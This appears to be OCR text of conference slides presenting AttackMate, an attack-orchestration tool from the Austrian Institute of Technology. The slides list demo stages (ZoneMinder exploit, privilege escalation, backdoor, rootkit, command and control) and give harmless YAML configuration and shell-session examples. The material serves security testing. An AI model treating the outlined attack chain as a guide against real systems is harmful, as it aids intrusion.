
DEMO: ZONEMINDER EXPLOIT




DEMO: PRIVILEGE ESCALATION




DEMO: INSTALL BACKDOOR



DEMO: INSTALL MALWARE



DEMO: COMMAND AND CONTROLL



Executors

Metasploit

Sliver Framework

AttackMate

playbook


command1

command2

command3

Connect to C2 Server

DEMO: INSTALL ROOTKIT




AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

THANK YOU!


Wolfgang Hotwagner, June 2024

- Source: https://github.com/ait-testbed/attackmate
- Docs: https://aeciddocs.ait.ac.at/attackmate/current

INCLUDE: INPUT > ROUTINE > OUTPUT




```yaml
# main.yml:
vars:
  FOO: "hello world"
commands:
  - type: debug
    cmd: Loading commands from another file

  - type: include
    local_path: do_work.yml

  - type: debug
    cmd: "Output from do_work: $BAR"
~
```



```yaml
# do_work.yml:
commands:
  - type: debug
    cmd: $FOO

  - type: setvar
    cmd: simon says $FOO
    variable: BAR
```

SESSION + INTERACTIVE


User
AttackMate
Shell-Executor
Shell-Process2 (/bin/sh)
Shell-Process1 (/bin/sh)
Execute
shell-command1
creates_session: session1
ls -l /home
output1
output
shell-command2
ps -aux
output2
output
shell-command3
session: session1
whoami
output
output3
output